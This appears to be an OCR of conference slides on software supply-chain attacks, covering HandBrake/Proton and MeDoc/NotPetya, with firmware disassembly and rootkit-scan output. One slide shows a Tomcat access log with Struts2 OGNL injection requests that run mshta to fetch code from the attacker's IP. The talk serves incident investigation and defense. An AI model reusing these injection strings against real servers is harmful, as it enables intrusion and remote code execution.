
When Good Software Goes Bad

Ryan Kazanciyan

COUNTERMEASURE 2017

Alexandria, VA


Potomac
Bethesda
Greenbelt
495
295
Largo
395
495
Alexandria

pwc


2004 - 2009

MANDIANT®

2009 - 2015

TANIUM™

2015 -



Investigating PowerShell Attacks

Ryan Kazanciyan, Matt Hastings

Black Hat USA 2014


DSCompromised:
A Windows DSC Attack Framework

Black Hat Asia 2016


Matt Hastings, Ryan Kazanciyan


```
File  Edit  View  Search  Terminal  Help
root@kali:~/tools# radare2 -s 0x32C24 -w apc_hw05_aos_640.bin
WARNING: bin_strings buffer is too big (0x002d6300)
[0x00032c24]> pd 16
            0x00032c24      bfefb90a00      mov edi, 0xab9ef
        .-> 0x00032c29      8bc1            mov eax, ecx
        |   0x00032c2b      49              dec ecx
        |   0x00032c2c      0bc0            or eax, eax
        `=< 0x00032c2e      75f9            jne 0x32c29
            0x00032c30      f6460640        test byte [esi + 6], 0x40       ; [0x40:1]=5 ; '@'
        .== 0x00032c34      7409            je 0x32c3f
        |   0x00032c36      ba7affed80      mov edx, 0x80edff7a
        |   0x00032c3b      cc              int3
        |   0x00032c3c      80eb07          sub bl, 7
        `-< 0x00032c3f      ba7affed80      mov edx, 0x80edff7a
            0x00032c44      e47f7f          in al, 0x7f
            0x00032c46      ba7affef90      mov edx, 0x90efff7a
            0x00032c4b      90              nop
            0x00032c4c      90              nop
            0x00032c4d      90              nop
[0x00032c24]> s 0x00032c34
```

```
[ Rootkit Hunter version 1.4.2 ]

Checking system commands...

  Performing 'strings' command checks
    Checking 'strings' command                              [ OK ]

  Performing 'shared libraries' checks
    Checking for preloading variables                       [ None found ]
    Checking for preloaded libraries                        [ None found ]
    Checking LD_LIBRARY_PATH variable                       [ Not found ]

  Performing file properties checks
    Checking for prerequisites                              [ Warning ]
    /usr/sbin/adduser                                       [ OK ]
    /usr/sbin/chroot                                        [ OK ]
    /usr/sbin/cron                                          [ OK ]
    /usr/sbin/groupadd                                      [ OK ]
    /usr/sbin/groupdel                                      [ OK ]
    /usr/sbin/groupmod                                      [ OK ]
    /usr/sbin/grpck                                         [ OK ]
    /usr/sbin/inetd                                         [ OK ]
    /usr/sbin/nologin                                       [ OK ]
    /usr/sbin/pwck                                          [ OK ]
```





```
ecoinweb11_access_log.2015-09-18.txt (/var/log/tomcat7) - VIM
192.251.68.224 - tomcatadmin [18/Sep/2015:08:39:26 -0400] "GET
/manager/html HTTP/1.1" 200 12400
192.251.68.224 - tomcatadmin [18/Sep/2015:08:39:26 -0400] "POST
/manager/html/upload?org.apache.catalina.filters.CSRF_NONCE=5B3DE3BFCF
72CE438A7157DAF1C06813 HTTP/1.1" 200 14192
192.251.68.224 - - [18/Sep/2015:08:39:26 -0400] "GET /struts2-blank/
HTTP/1.1" 200 202
192.251.68.224 - - [18/Sep/2015:08:39:26 -0400] "GET /struts2-
blank/example/HelloWorld.action HTTP/1.1" 200 532
192.251.68.224 - - [18/Sep/2015:08:39:26 -0400] "GET /struts2-
blank/example/HelloWorld.action?redirect:%24{new%20java.io.File('.').g
etCanonicalPath().concat('NwYGJa')} HTTP/1.1" 302 -
192.251.68.224 - - [18/Sep/2015:08:39:26 -0400] "GET /struts2-
blank/example/HelloWorld.action?redirect:%24{(new+java.lang.ProcessBui
lder(new+java.lang.String[]{'mshta',new%20java.lang.String('http:nn192
.251.68.224').replace('n','\u002f')})).start()} HTTP/1.1" 302 -
192.251.68.224 - - [18/Sep/2015:08:39:26 -0400] "GET /struts2-
blank/example/HelloWorld.action?redirect:%24{(new%20java.lang.ProcessB
uilder(new%20java.lang.String('$tmp$LWzHKDAlYy').replace('$','\u002f')
)).start()} HTTP/1.1" 302 -
```



Software supply-chain attacks

a brief timeline


HandBrake
Open Source
Add To Queue
Queue
Start
Pause
Preview
Activity Log
Toggle Presets
Source:
Title:
Angle:
Destination
Save as:
To:
Browse...
Preset:
Format:
No Value
Video
Dimensions
Filters
Audio
Subtitles
Chapters
Video Encoder:
No Value
Framerate (FPS):
Same as source
Variable Framerate
Constant Framerate
Quality:
Constant Quality
Average Bitrate (kbps):
0
2-pass encoding

HandBrake

Open Source | Add To Queue | Queue | Start | Pause | Preview | Activity Log | Toggle Presets

Source:

Title:

Destination

Save as:

Browse...

Preset:

Format: No Value

Video Encoder: No Val

Framerate (FPS): Same


Vari

Con

Malwarebytes LABS


HandBrake hacked to drop new variant of Proton malware

Posted: May 8, 2017 by Thomas Reed



May

HandBrake
(Proton)




MeDoc
(NotPetya)

